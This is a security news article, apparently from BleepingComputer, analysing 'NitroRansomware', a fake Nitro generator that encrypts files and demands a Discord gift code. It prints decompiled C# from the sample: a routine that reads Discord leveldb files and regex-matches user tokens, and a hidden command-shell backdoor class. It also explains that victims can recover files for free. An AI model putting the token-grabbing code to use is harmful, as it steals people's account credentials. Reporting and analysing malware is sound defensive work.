
Discord Nitro gift codes now demanded as ransomware payments

bleepingcomputer.com/news/security/discord-nitro-gift-codes-now-demanded-as-ransomware-payments/

Lawrence Abrams

By
Lawrence Abrams


- April 18, 2021
- 02:10 PM
- 3



In a novel approach to ransom demands, a new ransomware calling itself 'NitroRansomware' encrypts victim's files and then demands a Discord Nitro gift code to decrypt files.

While Discord is free, they offer a Nitro subscription add-on for $9.99 per month that provides additional perks, such as larger uploads, HD video streaming, enhanced emojis, and the ability to boost your favorite server, so its users enjoy extra functionality as well.

When purchasing a Nitro subscription, users can apply it to their own account or buy it as a gift for another person. When gifting, the purchaser will be given an URL in the format https://discord.gift/[code], which can then be given to another Discord user.




Gifting a Nitro subscription

Not your typical ransom demand

While most ransomware operations demand thousands, if not millions, of dollars in cryptocurrency, Nitro Ransomware deviates from the norm by demanding a $9.99 Nitro Gift code instead.


Based on filenames for NitroRansomware samples shared by MalwareHunterteam and analyzed by BleepingComputer, this new ransomware appears to be distributed as a fake tool stating it can generate free Nitro gift codes.

When executed, the ransomware will encrypt a person's files and append the **.givemenitro** extension to encrypted files, as shown below.




Files encrypted by the NitroRansomware

When finished, NitroRansomware will change the user's wallpaper to an *evil* or *angry* Discord logo, as shown below.



Wallpaper changed to angry Discord logo

A ransomware screen will then be displayed demanding a free Nitro gift code within three hours, or ransomware will delete the victim's encrypted files. This timer appears to be an idle threat as the ransomware samples seen by BleepingComputer do not delete any files when the timer reaches zero.



NitroRansomware screen

When a user enters a Nitro gift code URL, the ransomware will verify it using a Discord API URL, as shown below. If a valid gift code link is entered, the ransomware will decrypt the files using an embedded static decryption key.

```
public static bool Check(string code)
{
    bool result;
    using (HttpClient httpClient = new HttpClient())
    {
        string text = "https://discord.com/api/v8/entitlements/gift-codes/" + code + "?with_application=true&with_subscription_plan=true";
        Nitro.logging.Debug(text);
        Task<HttpResponseMessage> async = httpClient.GetAsync(text);
        bool flag = async.Result.StatusCode != HttpStatusCode.NotFound;
        if (flag)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    return result;
}
```

Checking if a Discord Nitro gift code is valid

As the decryption keys are static and are contained within the ransomware executable, it is possible to decrypt the files without actually paying the Nitro gift code ransom.

Therefore, if you fall victim to this ransomware, you can share a link for the executable to extract a decryption key.

Unfortunately, in addition to encrypting your files, the Nitro Ransomware will also perform other malicious activity on a victim's computer.

Stealing tokens and executing commands

It would not be Discord-related malware if the threat actors didn't try to steal a victim's Discord tokens.

Discord tokens are authentication keys tied to a particular user, that when stolen, allow a threat actor to log in as the associated user.


When NitroRansomware starts, it will search for a victim's Discord installation path and then extract user tokens from the *.ldb files located under "Local Storage\leveldb." These tokens are then sent back to the threat actor over a Discord webhook.

```
public static List<string> Grab()
{
    Grabber.Scan();
    List<string> list = new List<string>();
    foreach (string current in Grabber.target)
    {
        bool flag = Directory.Exists(current);
        if (flag)
        {
            string path = current + "\\Local Storage\\leveldb";
            DirectoryInfo directoryInfo = new DirectoryInfo(path);
            FileInfo[] files = directoryInfo.GetFiles("*.ldb");
            for (int i = 0; i < files.Length; i++)
            {
                FileInfo fileInfo = files[i];
                string input = fileInfo.OpenText().ReadToEnd();
                foreach (Match match in Regex.Matches(input, "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}"))
                {
                    list.Add(match.Value);
                }
                foreach (Match match2 in Regex.Matches(input, "mfa\\.[\\w-]{84}"))
                {
                    list.Add(match2.Value);
                }
            }
        }
    }
    return list;
}
```

Stealing Discord user tokens

As part of this process, the malware will also attempt to steal data from Google Chrome, Brave Browser, and Yandex Browser.

NitroRansomware also includes functionality to execute commands and have the output sent through the webhook to the attacker's Discord channel. This is currently only used to get the computer's UUID using the 'wmic csproduct get uuid' command.



```
// Token: 0x0200000D RID: 13
private class Cmd : IDisposable
{
    // Token: 0x06000042 RID: 66 RVA: 0x00004888 File Offset: 0x00002A88
    public Cmd(string cmdPath)
    {
        this.cmdProcess = new Process();
        this.outputWaitHandle = new AutoResetEvent(false);
        this.cmdOutput = string.Empty;
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        processStartInfo.FileName = cmdPath;
        processStartInfo.UseShellExecute = false;
        processStartInfo.RedirectStandardOutput = true;
        processStartInfo.RedirectStandardInput = true;
        processStartInfo.CreateNoWindow = true;
        this.cmdProcess.OutputDataReceived += new DataReceivedEventHandler(this.CmdProcess_OutputDataReceived);
        this.cmdProcess.StartInfo = processStartInfo;
        this.cmdProcess.Start();
        this.sw = this.cmdProcess.StandardInput;
        this.cmdProcess.BeginOutputReadLine();
    }
```

Acting as a backdoor to execute remote commands

The good news is that this ransomware does not do a good job hiding its decryption key, and users can recover their files for free.

However, the bad news is that the threat actor will likely have already stolen a user's Discord token.

Due to this, users infected with this ransomware should immediately change their Discord password in case their account has been compromised.

Update 4/19/21: Added that the malware also steals information from browsers.

Related Articles:

Eternity malware kit offers stealer, miner, worm, ransomware tools

Beware: Onyx ransomware destroys files instead of encrypting them

Ransom payment is roughly 15% of the total cost of ransomware attacks

FIN7 hackers evolve toolset, work with multiple ransomware gangs

Windows 11 KB5014019 breaks Trend Micro ransomware protection

- Discord
- Malware
- Nitro
- Ransom
- Ransomware
- Token

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence

Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

- 
  SSM230 - 1 year ago
  -
  -
  not trying to sound like i'm advocating for anything bad, but If the info and the nitro gift gets sent trough a webhook, it's possible to remove it by sending a DELETE request to it (if said webhook is easily accesible), hopefully someone has done this already
- 
  Plutie - 1 year ago
  -
  -
  reported it to discord already through a partner friend of mine, hopefully all nitro should be refunded, along with server removal/nuke.
- 
  TsVk! - 1 year ago
  -
  -
  Quite ironic really, people who are trying to steal nitro end up buying it for someone else just to keep their stuff.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: